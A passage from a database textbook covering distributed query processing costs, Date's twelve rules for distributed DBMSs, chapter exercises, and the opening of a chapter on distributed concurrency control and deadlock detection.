Consider a simplified *DreamHome* relational schema consisting of the following three relations:

Property(<u>propertyNo</u> , city)	10 000 records stored in London
Client(<u>clientNo</u> , maxPrice)	100 000 records stored in Glasgow
Viewing(<u>propertyNo</u> , <u>clientNo</u>)	1 000 000 records stored in London

To list the properties in Aberdeen that have been viewed by clients who have a maximum price limit greater than £200,000, we can use the following SQL query:

```
SELECT p.propertyNo
FROM Property p INNER JOIN
      (Client c INNER JOIN Viewing v ON c.clientNo = v.clientNo)
ON p.propertyNo = v.propertyNo
WHERE p.city = 'Aberdeen' AND c.maxPrice > 200000;
```

For simplicity, assume that each tuple in each relation is 100 characters long, there are 10 clients with a maximum price greater than £200,000, there are 100 000 viewings for properties in Aberdeen, and computation time is negligible compared with communication time. We further assume that the communication system has a data transmission rate of 10,000 characters per second and a 1-second access delay to send a message from one site to another.

Rothnie identifies six possible strategies for this query, as summarized in Table 24.4. Using the algorithm for communication time given in Section 24.2, we calculate the response times for these strategies as follows:

TABLE 24.4 Comparison of distributed query processing strategies.

STRATEGY	TIME
(1) Move Client relation to London and process query there	16.7 minutes
(2) Move Property and Viewing relations to Glasgow and process query there	28 hours
(3) Join Property and Viewing relations at London, select tuples for Aberdeen properties and, for each of these in turn, check at Glasgow to determine if associated maxPrice > £200,000	2.3 days
(4) Select clients with maxPrice > £200,000 at Glasgow and, for each one found, check at London for a viewing involving that client and an Aberdeen property	20 seconds
(5) Join Property and Viewing relations at London, select Aberdeen properties, project result over propertyNo and clientNo, and move this result to Glasgow for matching with maxPrice > £200,000	16.7 minutes
(6) Select clients with maxPrice > £200,000 at Glasgow and move the result to London for matching with Aberdeen properties	1 second



Strategy 1: Move the Client relation to London and process query there:

$$\text{Time} = 1 + (100\,000 * 100/10\,000) \cong 16.7 \text{ minutes}$$

Strategy 2: Move the Property and Viewing relations to Glasgow and process query there:

$$\text{Time} = 2 + [(1\,000\,000 + 10\,000) * 100/10\,000] \cong 28 \text{ hours}$$

Strategy 3: Join the Property and Viewing relations at London, select tuples for Aberdeen properties and then for each of these tuples in turn check at Glasgow to determine whether the associated clients $\text{maxPrice} > \text{£}200,000$. The check for each tuple involves two messages: a query and a response.

$$\text{Time} = 100\,000 * (1 + 100/10\,000) + 100\,000 * 1 \cong 2.3 \text{ days}$$

Strategy 4: Select clients with $\text{maxPrice} > \text{£}200,000$ at Glasgow and for each one found, check at London to see whether there is a viewing involving that client and an Aberdeen property. Again, two messages are needed:

$$\text{Time} = 10 * (1 + 100/10\,000) + 10 * 1 \cong 20 \text{ seconds}$$

Strategy 5: Join Property and Viewing relations at London, select Aberdeen properties, project result over `propertyNo` and `clientNo`, and move this result to Glasgow for matching with $\text{maxPrice} > \text{£}200,000$. For simplicity, we assume that the projected result is still 100 characters long:

$$\text{Time} = 1 + (100\,000 * 100/10\,000) \cong 16.7 \text{ minutes}$$

Strategy 6: Select clients with $\text{maxPrice} > \text{£}200,000$ at Glasgow and move the result to London for matching with Aberdeen properties:

$$\text{Time} = 1 + (10 * 100/10\,000) \cong 1 \text{ second}$$

The response times vary from 1 second to 2.3 days, yet each strategy is a legitimate way to execute the query. Clearly, if the wrong strategy is chosen, the effect can be devastating on system performance. We discuss distributed query processing further in Section 25.6.

24.5.4 DBMS Transparency

DBMS transparency hides the knowledge that the local DBMSs may be different and is therefore applicable only to heterogeneous DDBMSs. It is one of the most difficult transparencies to provide as a generalization. We discussed the problems associated with the provision of heterogeneous systems in Section 24.1.3.

24.5.5 Summary of Transparencies in a DDBMS

At the start of this section on transparencies in a DDBMS, we mentioned that complete transparency is not a universally agreed-upon objective. As you have seen, transparency is not an “all or nothing” concept, but it can be provided at different levels. Each level requires a particular type of agreement between the participant sites. For example, with complete transparency, the sites must agree on such things as the data model, the interpretation of the schemas, the data representation, and the functionality provided by each site. At the other end of the spectrum, in a non-transparent system there is agreement only on the data exchange format and the functionality provided by each site.

From the user's perspective, complete transparency is highly desirable. However, from the local DBA's perspective, fully transparent access may be difficult to control. As a security mechanism, the traditional view facility may not be powerful enough to provide sufficient protection. For example, the SQL view mechanism allows access to be restricted to a base relation, or subset of a base relation, to named users, but it does not easily allow access to be restricted based on a set of criteria other than user name. In the *DreamHome* case study, we can restrict delete access to the *Lease* relation to named members of staff, but we cannot easily prevent a lease agreement from being deleted if the lease has finished, all outstanding payments have been made by the renter, and the property is still in a satisfactory condition.



We may find it easier to provide this type of functionality within a procedure that is invoked remotely. In this way, local users can see the data they are normally allowed to see using standard DBMS security mechanisms. However, remote users see only data that is encapsulated within a set of procedures, in a similar way as in an object-oriented system. This type of *federated architecture* is simpler to implement than complete transparency and may provide a greater degree of local autonomy.

24.6 Date's Twelve Rules for a DDBMS

In this final section, we list Date's twelve rules (or objectives) for DDBMSs (Date, 1987b). The basis for these rules is that a distributed DBMS should feel like a nondistributed DBMS to the user. These rules are akin to Codd's twelve rules for relational systems, presented in Appendix G.

Fundamental principle

To the user, a distributed system should look exactly like a nondistributed system.

(1) Local autonomy

The sites in a distributed system should be autonomous. In this context, autonomy means that:

- local data is locally owned and managed;
- local operations remain purely local;
- all operations at a given site are controlled by that site.

(2) No reliance on a central site

There should be no one site without which the system cannot operate. This implies that there should be no central servers for services such as transaction management, deadlock detection, query optimization, and management of the global system catalog.

(3) Continuous operation

Ideally, there should never be a need for a planned system shutdown for operations such as:

- adding or removing a site from the system;
- the dynamic creation and deletion of fragments at one or more sites.

(4) Location independence

Location independence is equivalent to location transparency. The user should be able to access the database from any site. Furthermore, the user should be able to access all data as if it were stored at the user's site, no matter where it is physically stored.

(5) Fragmentation independence

The user should be able to access the data, no matter how it is fragmented.

(6) Replication independence

The user should be unaware that data has been replicated. Thus, the user should not be able to access a particular copy of a data item directly and neither should the user have to specifically update all copies of a data item.

(7) Distributed query processing

The system should be capable of processing queries that reference data at more than one site.

(8) Distributed transaction processing

The system should support the transaction as the unit of recovery. The system should ensure that both global and local transactions conform to the ACID rules for transactions: atomicity, consistency, isolation, and durability.

(9) Hardware independence

It should be possible to run the DDBMS on a variety of hardware platforms.

(10) Operating system independence

As a corollary to the previous rule, it should be possible to run the DDBMS on a variety of operating systems.

(11) Network independence

Again, it should be possible to run the DDBMS on a variety of disparate communication networks.

(12) Database independence

It should be possible to have a DDBMS made up of different local DBMSs, perhaps supporting different underlying data models. In other words, the system should support heterogeneity.

The last four rules are ideals. Because the rules are so general, and as there is a lack of standards in computer and network architectures, we can expect only partial compliance from vendors in the foreseeable future.

Chapter Summary

- A **distributed database** is a logically interrelated collection of shared data (and a description of this data), physically distributed over a computer network. The **DDBMS** is the software that transparently manages the distributed database.
- A DDBMS is distinct from **distributed processing**, where a centralized DBMS is accessed over a network. It is also distinct from a **parallel DBMS**, which is a DBMS running across multiple processors and disks and which has been designed to evaluate operations in parallel, whenever possible, in order to improve performance.
- The advantages of a DDBMS are that it reflects the organizational structure; it makes remote data more shareable; it improves reliability, availability, and performance; it may be more economical; it provides for modular growth, facilitates integration, and helps organizations remain competitive. The major disadvantages are cost, complexity, lack of standards, and experience.
- A DDBMS may be classified as homogeneous or heterogeneous. In a **homogeneous** system, all sites use the same DBMS product. In a **heterogeneous** system, sites may run different DBMS products, which need not be based on the same underlying data model, and so the system may be composed of relational, network, hierarchical, and object-oriented DBMSs.
- A **multidatabase system** (MDBS) is a distributed DBMS in which each site maintains complete autonomy. An MDBS resides transparently on top of existing database and file systems and presents a single database to its users. It maintains a global schema against which users issue queries and updates; an MDBS maintains only the global schema and the local DBMSs themselves maintain all user data.
- Communication takes place over a network, which may be a local area network (LAN) or a wide area network (WAN). LANs are intended for short distances and provide faster communication than WANs. A special case of the WAN is a metropolitan area network (MAN), which generally covers a city or suburb.
- As well as having the standard functionality expected of a centralized DBMS, a DDBMS will need extended communication services, extended system catalog, distributed query processing, and extended security, concurrency, and recovery services.
- A relation may be divided into a number of subrelations called **fragments**, which are **allocated** to one or more sites. Fragments may be **replicated** to provide improved availability and performance.
- There are two main types of fragmentation: **horizontal** and **vertical**. Horizontal fragments are subsets of tuples and vertical fragments are subsets of attributes. There are also two other types of fragmentation: **mixed** and **derived**, a type of horizontal fragmentation where the fragmentation of one relation is based on the fragmentation of another relation.
- The definition and allocation of fragments are carried out strategically to achieve locality of reference, improved reliability and availability, acceptable performance, balanced storage capacities and costs, and minimal communication costs. The three correctness rules of fragmentation are completeness, reconstruction, and disjointness.
- There are four allocation strategies regarding the placement of data: **centralized** (a single centralized database), **fragmented** (fragments assigned to one site), **complete replication** (complete copy of the database maintained at each site), and **selective replication** (combination of the first three).
- The DDBMS should appear like a centralized DBMS by providing a series of transparencies. With **distribution transparency**, users should not know that the data has been fragmented/replicated. With **transaction transparency**, the consistency of the global database should be maintained when multiple users are accessing the database concurrently and when failures occur. With **performance transparency**, the system should be able to efficiently handle queries that reference data at more than one site. With **DBMS transparency**, it should be possible to have different DBMSs in the system.

Review Questions

- 24.1 Explain what is meant by a DDBMS and discuss the motivation in providing such a system.
- 24.2 Compare and contrast a DDBMS with distributed processing. Under what circumstances would you choose a DDBMS over distributed processing?
- 24.3 Discuss why processes used to design a centralized relational database are not the same as those for a distributed relational database.
- 24.4 Discuss the advantages and disadvantages of a DDBMS.
- 24.5 What is the difference between a homogeneous DDBMS and a heterogeneous DDBMS? Under what circumstances would such systems generally arise?
- 24.6 What are network protocols and why are they important?
- 24.7 What functionality do you expect in a DDBMS?
- 24.8 What is a multidatabase system? Describe a reference architecture for such a system.
- 24.9 One problem area with DDBMSs is that of distributed database design. Discuss the issues that have to be addressed with distributed database design. Discuss how these issues apply to the global system catalog.
- 24.10 What are the differences between horizontal and vertical fragmentation schemes?
- 24.11 Describe alternative schemes for fragmenting a global relation. State how you would check for correctness to ensure that the database does not undergo semantic change during fragmentation.
- 24.12 What are the differences between query optimization processes under centralized and distributed DBMSs. Why is the latter thought to be complex?
- 24.13 A DDBMS must ensure that no two sites create a database object with the same name. One solution to this problem is to create a central name server. What are the disadvantages with this approach? Propose an alternative approach that overcomes these disadvantages.
- 24.14 What are parallel database management systems? Describe their architecture and the way they are applied in organizations.

Exercises

A multinational engineering company has decided to distribute its project management information at the regional level in mainland Britain. The current centralized relational schema is as follows:

Employee	(<u>NIN</u> , fName, lName, address, DOB, sex, salary, taxCode, deptNo)
Department	(<u>deptNo</u> , deptName, managerNIN, businessAreaNo, regionNo)
Project	(<u>projNo</u> , projName, contractPrice, projectManagerNIN, deptNo)
WorksOn	(<u>NIN</u> , projNo, hoursWorked)
Business	(<u>businessAreaNo</u> , businessAreaName)
Region	(<u>regionNo</u> , regionName)

- where
- | | |
|-------------------|--|
| Employee | contains employee details and the national insurance number NIN is the key. |
| Department | contains department details and deptNo is the key. managerNIN identifies the employee who is the manager of the department. There is only one manager for each department. |
| Project | contains details of the projects in the company and the key is projNo . The project manager is identified by the projectManagerNIN , and the department responsible for the project by deptNo . |

WorksOn	contains details of the hours worked by employees on each project and (NIN , projNo) forms the key.
Business	contains names of the business areas and the key is businessAreaNo .
Region	contains names of the regions and the key is regionNo .

Departments are grouped regionally as follows:

Region 1: Scotland Region 2: Wales Region 3: England

Information is required by business area, which covers: Software Engineering, Mechanical Engineering, and Electrical Engineering. There is no Software Engineering in Wales and all Electrical Engineering departments are in England. Projects are staffed by local department offices.

As well as distributing the data regionally, there is an additional requirement to access the employee data either by personal information (by HR) or by work related information (by Payroll).

24.15 Draw an Entity–Relationship (ER) diagram to represent this system.

24.16 Using the ER diagram from Exercise 24.15, produce a distributed database design for this system, and include:

- (a) a suitable fragmentation schema for the system;
- (b) in the case of primary horizontal fragmentation, a minimal set of predicates;
- (c) the reconstruction of global relations from fragments.

State any assumptions necessary to support your design.

24.17 Repeat Exercise 24.16 for the *DreamHome* case study documented in Appendix A.

24.18 Repeat Exercise 24.16 for the *EasyDrive School of Motoring* case study documented in Appendix B.2.

24.19 Prepare an action plan for the process of distributing the *Wellmeadows* case study database documented in Appendix B.3.

24.20 In Section 24.5.1, when discussing naming transparency, we proposed the use of aliases to uniquely identify each replica of each fragment. Provide an outline design for the implementation of this approach to naming transparency.

24.21 Compare a distributed DBMS to which you have access against Date's twelve rules for a DDBMS. For each rule with which the system is not compliant, give reasons why you think there is no conformance to this rule.



Distributed DBMSs—Advanced Concepts

Chapter Objectives

In this chapter you will learn:

- How data distribution affects the transaction management protocols.
- How centralized concurrency control techniques can be extended to handle data distribution.
- How to detect deadlock when multiple sites are involved.
- How to recover from database failure in a distributed environment using:
 - two-phase commit (2PC)
 - three-phase commit (3PC)
- The difficulties of detecting and maintaining integrity in a distributed environment.
- About the X/Open DTP standard.
- About distributed query optimization.
- The importance of the Semijoin operation in distributed environments.
- How Oracle handles data distribution.

In the previous chapter we discussed the basic concepts and issues associated with Distributed Database Management Systems (DDBMSs). From the users' perspective, the functionality offered by a DDBMS is highly attractive. However, from an implementation perspective the protocols and algorithms required to provide this functionality are complex and give rise to several problems that may outweigh the advantages offered by this technology. In this chapter we continue our discussion of DDBMS technology and examine how the protocols for concurrency control, deadlock management, and recovery that we presented in Chapter 22 can be extended to allow for data distribution and replication.

An alternative, and potentially a more simplified approach, to data distribution is provided by a **replication server**, which handles the replication of data to remote sites. Every major database vendor has a replication solution of one kind or another, and many other vendors also offer alternative methods for replicating data. In the next chapter we also consider the replication server as an alternative to a DDBMS.



Structure of this Chapter In Section 25.1 we briefly review the objectives of distributed transaction processing. In Section 25.2 we examine how data distribution affects the definition of serializability given in Section 22.2.2, and then discuss how to extend the concurrency control protocols presented in Sections 22.2.3 and Section 22.2.5 for the distributed environment. In Section 25.3 we examine the increased complexity of identifying deadlock in a distributed DBMS and discuss the protocols for distributed deadlock detection. In Section 25.4 we examine the failures that can occur in a distributed environment and discuss the protocols that can be used to ensure the atomicity and durability of distributed transactions. In Section 25.5 we briefly review the X/Open Distributed Transaction Processing Model, which specifies a programming interface for transaction processing. In Section 25.6 we provide an overview of distributed query optimization and in Section 25.7 we provide an overview of how Oracle handles distribution. The examples in this chapter are once again drawn from the *DreamHome* case study described in Section 11.4 and Appendix A.

25.1 Distributed Transaction Management

In Section 24.5.2 we noted that the objectives of distributed transaction processing are the same as those of centralized systems, although more complex, because the DDBMS must also ensure the atomicity of the global transaction and each component subtransaction. In Section 22.1.2 we identified four high-level database modules that handle transactions, concurrency control, and recovery in a centralized DBMS. The **transaction manager** coordinates transactions on behalf of application programs, communicating with the **scheduler**, the module responsible for implementing a particular strategy for concurrency control. The objective of the scheduler is to maximize concurrency without allowing concurrently executing transactions to interfere with one another and thereby to compromise the consistency of the database. In the event of a failure occurring during the transaction, the **recovery manager** ensures that the database is restored to the state it was in before the start of the transaction, and therefore a consistent state. The recovery manager is also responsible for restoring the database to a consistent state following a system failure. The **buffer manager** is responsible for the efficient transfer of data between disk storage and main memory.

In a distributed DBMS, these modules still exist in each local DBMS. In addition, there is also a **global transaction manager** or **transaction coordinator** at each site to coordinate the execution of both the global and local transactions initiated at that site. Intersite communication is still through the **data communications** component (transaction managers at different sites do not communicate directly with each other).

The procedure to execute a global transaction initiated at site S_1 is as follows:

- The transaction coordinator (TC₁) at site S_1 divides the transaction into a number of subtransactions using information held in the global system catalog.




Figure 25.1 Coordination of distributed transaction.

- The data communications component at site S_1 sends the subtransactions to the appropriate sites, say S_2 and S_3 .
- The transaction coordinators at sites S_2 and S_3 manage these subtransactions. The results of subtransactions are communicated back to TC_1 via the data communications components.

This process is depicted in Figure 25.1. With this overview of distributed transaction management, we now discuss the protocols for concurrency control, deadlock management, and recovery.

25.2 Distributed Concurrency Control

In this section we present the protocols that can be used to provide concurrency control in a distributed DBMS. We start by examining the objectives of distributed concurrency control.

25.2.1 Objectives

Given that the system has not failed, all concurrency control mechanisms must ensure that the consistency of data items is preserved and that each atomic action is completed in a finite time. In addition, a good concurrency control mechanism for distributed DBMSs should:

- be resilient to site and communication failure;
- permit parallelism to satisfy performance requirements;
- incur modest computational and storage overhead;
- perform satisfactorily in a network environment that has significant communication delay;
- place few constraints on the structure of atomic actions (Kohler, 1981).

In Section 22.2.1 we discussed the types of problems that can arise when multiple users are allowed to access the database concurrently: lost update, uncommitted dependency, and inconsistent analysis. These problems also exist in the distributed environment. However, there are additional problems that can arise as a result of data distribution. One such problem is the **multiple-copy consistency problem**, which occurs when a data item is replicated in different locations. Clearly, to maintain consistency of the global database, when a replicated data item is updated at one site all other copies of the data item must also be updated. If a copy is not updated, the database becomes inconsistent. We assume in this section that updates to replicated items are carried out *synchronously*, as part of the enclosing transaction. In Chapter 26 we discuss how updates to replicated items can be carried out *asynchronously*, that is, at some point after the transaction that updates the original copy of the data item has completed.

25.2.2 Distributed Serializability

The concept of serializability, which we discussed in Section 22.2.2, can be extended for the distributed environment to cater for data distribution. If the schedule of transaction execution at each site is serializable, then the **global schedule** (the union of all local schedules) is also serializable, provided that local serialization orders are identical. This requires that all subtransactions appear in the same order in the equivalent serial schedule at all sites. Thus, if the subtransaction of T_i at site S_1 is denoted T_i^1 , we must ensure that if $T_i^1 < T_j^1$ then:

$$T_i^x < T_j^x \quad \text{for all } S_x \text{ at which } T_i \text{ and } T_j \text{ have subtransactions}$$

The solutions to concurrency control in a distributed environment are based on the two main approaches of locking and timestamping, which we considered for centralized systems in Section 22.2. Thus, given a set of transactions to be executed concurrently, then:

- locking guarantees that the concurrent execution is equivalent to *some* (unpredictable) serial execution of those transactions;
- timestamping guarantees that the concurrent execution is equivalent to a *specific* serial execution of those transactions, corresponding to the order of the timestamps.

If the database is either centralized or fragmented, but not replicated, so that there is only one copy of each data item, and all transactions are either local or can be performed at one remote site, then the protocols discussed in Section 22.2 can be used. However, these protocols have to be extended if data is replicated or transactions involve data at more than one site. In addition, if we adopt a locking-based protocol, then we have to provide a mechanism to handle deadlock (see Section 22.2.4). Using a deadlock detection and recovery mechanism involves checking for deadlock not only at each local level but also at the global level, which may entail combining deadlock data from more than one site. We consider distributed deadlock in Section 25.3.

25.2.3 Locking Protocols

In this section we present the following protocols based on two-phase locking (2PL) that can be employed to ensure serializability for distributed DBMSs: centralized 2PL, primary copy 2PL, distributed 2PL, and majority locking.

Centralized 2PL

With the centralized 2PL protocol there is a single site that maintains all locking information (Alsberg and Day, 1976; Garcia-Molina, 1979). There is only one scheduler, or *lock manager*, for the whole of the distributed DBMS that can grant and release locks. The centralized 2PL protocol for a global transaction initiated at site S_1 works as follows:

- (1) The transaction coordinator at site S_1 divides the transaction into a number of subtransactions, using information held in the global system catalog. The coordinator has responsibility for ensuring that consistency is maintained. If the transaction involves an update of a data item that is replicated, the coordinator must ensure that all copies of the data item are updated. Thus, the coordinator requests exclusive locks on all copies before updating each copy and releasing the locks. The coordinator can elect to use any copy of the data item for reads; generally the copy at its site, if one exists.
- (2) The local transaction managers involved in the global transaction request and release locks from the centralized lock manager using the normal rules for two-phase locking.
- (3) The centralized lock manager checks that a request for a lock on a data item is compatible with the locks that currently exist. If it is, the lock manager sends a message back to the originating site acknowledging that the lock has been granted. Otherwise, it puts the request in a queue until the lock can be granted.

A variation of this scheme is for the transaction coordinator to make all locking requests on behalf of the local transaction managers. In this case, the lock manager interacts only with the transaction coordinator and not with the individual local transaction managers.

The advantage of centralized 2PL is that the implementation is relatively straightforward. Deadlock detection is no more difficult than that of a centralized DBMS, because one lock manager maintains all lock information. The disadvantages with centralization in a distributed DBMS are bottlenecks and lower reliability. As all lock requests go to one central site, that site may become a bottleneck. The system may also be less reliable, because the failure of the central site would cause major system failures. However, communication costs are relatively low. For example, a global update operation that has agents (subtransactions) at n sites may require a minimum of $2n + 3$ messages with a centralized lock manager:

- 1 lock request;
- 1 lock grant message;
- n update messages;
- n acknowledgements;
- 1 unlock request.

Primary copy 2PL

This protocol attempts to overcome the disadvantages of centralized 2PL by distributing the lock managers to a number of sites. Each lock manager is then responsible for managing the locks for a set of data items. For each replicated data item, one copy is chosen as the **primary copy**; the other copies are called **slave copies**. The

choice of which site to choose as the primary site is flexible and the site that is chosen to manage the locks for a primary copy need not hold the primary copy of that item (Stonebraker and Neuhold, 1977).

The protocol is a straightforward extension of centralized 2PL. The main difference is that when an item is to be updated, the transaction coordinator must determine where the primary copy is in order to send the lock requests to the appropriate lock manager. It is necessary to exclusively lock only the primary copy of the data item that is to be updated. Once the primary copy has been updated, the change can be propagated to the slave copies. This propagation should be carried out as soon as possible to prevent other transactions from reading out-of-date values. However, it is not strictly necessary to carry out the updates as an atomic operation. This protocol guarantees only that the primary copy is current.

This approach can be used when data is selectively replicated, updates are infrequent, and sites do not always need the very latest version of data. The disadvantages of this approach are that deadlock handling is more complex owing to multiple lock managers and that there is still a degree of centralization in the system: lock requests for a specific primary copy can be handled by only one site. This latter disadvantage can be partially overcome by nominating backup sites to hold locking information. This approach has lower communication costs and better performance than centralized 2PL, because there is less remote locking.

Distributed 2PL

This protocol again attempts to overcome the disadvantages of centralized 2PL, this time by distributing the lock managers to every site. Each lock manager is then responsible for managing the locks for the data at that site. If the data is not replicated, this protocol is equivalent to primary copy 2PL. Otherwise, distributed 2PL implements a *read-one-write-all* (ROWA) replica control protocol. This means that any copy of a replicated item can be used for a read operation, but all copies must be exclusively locked before an item can be updated. This scheme deals with locks in a decentralized manner, thus avoiding the drawbacks of centralized control. However, the disadvantages of this approach are that deadlock handling is more complex, owing to multiple lock managers and that communication costs are higher than primary copy 2PL, as all items must be locked before update. A global update operation that has agents at n sites may require a minimum of $5n$ messages with this protocol:

- n lock request messages;
- n lock grant messages;
- n update messages;
- n acknowledgements;
- n unlock requests.

This could be reduced to $4n$ messages if the unlock requests are omitted and handled by the final commit operation. Distributed 2PL was used in the prototype System R* DDBMS (Mohan *et al.*, 1986).

Majority locking

This protocol is an extension of distributed 2PL to avoid the need to lock all copies of a replicated item before an update. Again, the system maintains a lock manager

at each site to manage the locks for all data at that site. When a transaction wishes to read or write a data item that is replicated at n sites, it must send a lock request to more than half of the n sites where the item is stored. The transaction cannot proceed until it obtains locks on a majority of the copies. If the transaction does not receive a majority within a certain timeout period, it cancels its request and informs all sites of the cancellation. If it receives a majority, it informs all sites that it has the lock. Any number of transactions can simultaneously hold a shared lock on a majority of the copies; however, only one transaction can hold an exclusive lock on a majority of the copies (Thomas, 1979).

This scheme also avoids the drawbacks of centralized control. The disadvantages are that the protocol is more complicated, deadlock detection is more complex, and locking requires at least $[(n + 1)/2]$ messages for lock requests and $[(n + 1)/2]$ messages for unlock requests. This technique works but is overly strong in the case of shared locks: correctness requires only that a single copy of a data item be locked—namely, the item that is read—but this technique requests locks on a majority of copies.

25.3 Distributed Deadlock Management

Any locking-based concurrency control algorithm (and some timestamp-based algorithms that require transactions to wait) may result in deadlocks, as discussed in Section 22.2.4. In a distributed environment, deadlock detection may be more complicated if lock management is not centralized, as Example 25.1 shows.

EXAMPLE 25.1 Distributed deadlock

Consider three transactions T_1 , T_2 , and T_3 with:

- T_1 initiated at site S_1 and creating an agent at site S_2 ;
- T_2 initiated at site S_2 and creating an agent at site S_3 ;
- T_3 initiated at site S_3 and creating an agent at site S_1 .

The transactions set shared (read) and exclusive (write) locks as illustrated in this example, where $\text{read_lock}(T_i, x_j)$ denotes a shared lock by transaction T_i on data item x_j and $\text{write_lock}(T_i, x_j)$ denotes an exclusive lock by transaction T_i on data item x_j .

TIME	S_1	S_2	S_3
t_1	$\text{read_lock}(T_1, x_1)$	$\text{write_lock}(T_2, y_2)$	$\text{read_lock}(T_3, z_3)$
t_2	$\text{write_lock}(T_1, y_1)$	$\text{write_lock}(T_2, z_2)$	
t_3	$\text{write_lock}(T_3, x_1)$	$\text{write_lock}(T_1, y_2)$	$\text{write_lock}(T_2, z_3)$

We can construct the wait-for graphs (WFGs) for each site, as shown in Figure 25.2. There are no cycles in the individual WFGs, which might lead us to believe that deadlock does not exist. However, if we combine the WFGs, as illustrated in Figure 25.3, we can see that deadlock does exist due to the cycle:

$$T_1 \rightarrow T_2 \rightarrow T_3 \rightarrow T_1$$



Figure 25.2 Wait-for graphs for sites S_1 , S_2 , and S_3 .




Figure 25.3 Combined wait-for graphs for sites S_1 , S_2 , and S_3 .

Example 25.1 demonstrates that in a DDBMS it is not sufficient for each site to build its own local WFG to check for deadlock. It is also necessary to construct a global WFG that is the union of all local WFGs. There are three common methods for handling deadlock detection in DDBMSs: **centralized**, **hierarchical**, and **distributed** deadlock detection.

Centralized deadlock detection

With centralized deadlock detection, a single site is appointed as the Deadlock Detection Coordinator (DDC). The DDC has the responsibility of constructing and maintaining the global WFG. Periodically, each lock manager transmits its local WFG to the DDC. The DDC builds the global WFG and checks for cycles in it. If one or more cycles exist, the DDC must break each cycle by selecting the transactions to be rolled back and restarted. The DDC must inform all sites that are involved in the processing of these transactions that they are to be rolled back and restarted.

To minimize the amount of data sent, a lock manager need send only the changes that have occurred in the local WFG since it sent the last one. These changes would represent the addition or removal of edges in the local WFG. The disadvantage with this centralized approach is that the system may be less reliable, as the failure of the central site would cause problems.

Hierarchical deadlock detection

With hierarchical deadlock detection, the sites in the network are organized into a hierarchy. Each site sends its local WFG to the deadlock detection site above it in the hierarchy (Menasce and Muntz, 1979). Figure 25.4 illustrates a possible hierarchy for eight sites, S_1 to S_8 . The level 1 leaves are the sites themselves where local deadlock detection is performed. The level 2 nodes DD_{ij} detect deadlock involving adjacent sites i and j . The level 3 nodes detect deadlock between four adjacent




Figure 25.4
Hierarchical
deadlock
detection.

sites. The root of the tree is a global deadlock detector that would detect deadlock between, for example, sites S_1 and S_8 .

The hierarchical approach reduces the dependence on a centralized detection site, thereby reducing communication costs. However, it is much more complex to implement, particularly in the presence of site and communication failures.

Distributed deadlock detection

There have been various proposals for distributed deadlock detection algorithms, but here we consider one of the most well-known ones that was developed by Obermarck (1982). In this approach, an external node T_{ext} is added to a local WFG to indicate an agent at a remote site. When a transaction T_1 at site S_1 , say, creates an agent at another site S_2 , say, an edge is added to the local WFG from T_1 to the T_{ext} node. Similarly, at site S_2 an edge is added to the local WFG from the T_{ext} node to the agent of T_1 .

For example, the global WFG shown in Figure 25.3 would be represented by the local WFGs at sites S_1 , S_2 , and S_3 shown in Figure 25.5. The edges in the local WFG linking agents to T_{ext} are labeled with the site involved. For example, the edge connecting T_1 and T_{ext} at site S_1 is labeled S_2 , as this edge represents an agent created by transaction T_1 at site S_2 .




Figure 25.5
Distributed
deadlock
detection.

